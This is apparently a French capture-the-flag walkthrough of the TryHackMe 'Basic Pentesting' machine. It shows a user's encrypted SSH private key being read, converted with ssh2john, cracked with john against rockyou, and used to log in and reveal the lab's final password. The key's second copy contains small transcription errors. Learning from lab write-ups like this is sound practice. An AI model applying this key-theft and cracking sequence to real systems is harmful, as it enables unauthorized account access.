
```
jan@basic2:~$ cd /home
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
```




```
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```



```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
-----END RSA PRIVATE KEY-----
```



```
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×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
------END RSA PRIVATE KEY------
```




```
┌──(kali㉿kali)-[~/tryhackme/basic pentesting]
└─$ chmod 600 id_rsa
```

La commande

ssh -i id_rsa kay@10.10.16.102


Permet de se connecter à Kay avec le fichier en question




```
Enter passphrase for key 'id_rsa':
```

Le fichier id_rsa

Ensuite nous allons faire un hash du fichier id_rsa




```
┌──(kali㉿kali)-[~/tryhackme/basic pentesting]
└─$ locate ssh2john
/usr/share/john/ssh2john.py

┌──(kali㉿kali)-[~/tryhackme/basic pentesting]
└─$ /usr/share/john/ssh2john.py id_rsa > hash.txt
```



```
┌──(kali㉿kali)-[~/tryhackme/basic pentesting]
└─$ cat hash.txt
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad
bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e1486254
37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f819346948564090
065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d
0e18b43517e718fd6de9b9fb4ef6fbec009ac86cc774ba4802a666bffd21c114e7adb4
e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03
6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b6578
6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765e1dcd
037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b408f1c52d8b8ca037
dd10ff6ac9a5d8bda4074513f0fad3b6df926da5ca3c51f47479a8c271a60dab493fe7
7a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9706967fe384
5fbeac9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8d744435fe3a69
859e39ae00023c771d59caca0817ce412d35849abd9d225ed96e34de5266b31fd4dd82
e3031bc2ff5b0c5d19a7feae6ad5625757477aa3c3f0eb635717f1f5b9037b3a76425d
36e12efe53fcc509719a6a6f3ec0c008cb6a035229a1597d9be6beb13444d84c93f216
fc3d55095b43e14b0567e8f5cbd91728b693fe82b8f75ccaf27c0651152faaf0610d2e
9dcc4cc8a0170cac12c30c1fff21c4c17f20813112bf901df81c5d78ca22024f1cd58c
43b0cca80c97d58076a660be95e460177cab3fd6b690b01a0e4f5d0507157afe9c4dc7
62380fbe08fc2c63ac08ffe2ba0c6deeefbdd49eeaa2ffd1053aceec67b25f92dcfd25
5919c318000fc47f8b80fc84f12cf58adf1a3ee3fc8190015058c16c414cc0d6017b9a
a8edb337116fa6e5ed858
```


Nous allons utiliser la commande john qui sert à bruteforce le hash en question



```
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:05 DONE (2022-05-15 07:09) 0.1715g/s 2459Kp/s 2459Kc/s 2459KC/sa6_123..*7¡Vamos!
Session completed
```

La commande a donc réussi nous avons trouvé « beeswax »

Nous pouvons donc nous connecter sur le compte de Kay et afficher le pass.bak qui nous indique que le challenge est fini.



```
└─$ ssh -i id_rsa kay@10.10.38.249
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass/bak
cat: pass/bak: No such file or directory
kay@basic2:~$ cat pass?bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ 
```

Merci d’avoir suivi !

FIN